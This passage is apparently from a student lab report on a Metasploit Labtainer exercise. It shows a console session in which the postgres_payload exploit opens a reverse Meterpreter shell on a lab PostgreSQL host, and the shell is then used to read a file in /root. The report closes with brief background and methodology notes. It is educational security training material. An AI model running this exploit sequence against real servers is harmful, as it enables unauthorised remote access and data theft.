msf5 exploit(linux/postgres/postgres_payload) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf5 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.3:4444
[*] 192.168.1.2:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/QtHDeTdV.so, should be cleaned up automatically
[*] Sending stage (985320 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.2:48874) at 2024-04-05 14:17:47 +0000

meterpreter > shell
Process 3404 created.
Channel 1 created.
cat /root/filetoview.txt
cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container

# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: 70c39ee26d53fb4e223ba7f8153975da
```

Stop the Labtainer

When the lab is completed, or you'd like to stop working for a while, run

```
Stoplab
```

Background

For this lab, we followed the comprehensive and detailed Metasploit Labtainer lab instructions on Moodle; they told us exactly what to do. We didn’t use outside resources.

Methodology/Results

We looked at the instructions and followed them step by step; I was able to complete tasks. All of the results of this lab are documented, with images of the work done added when needed.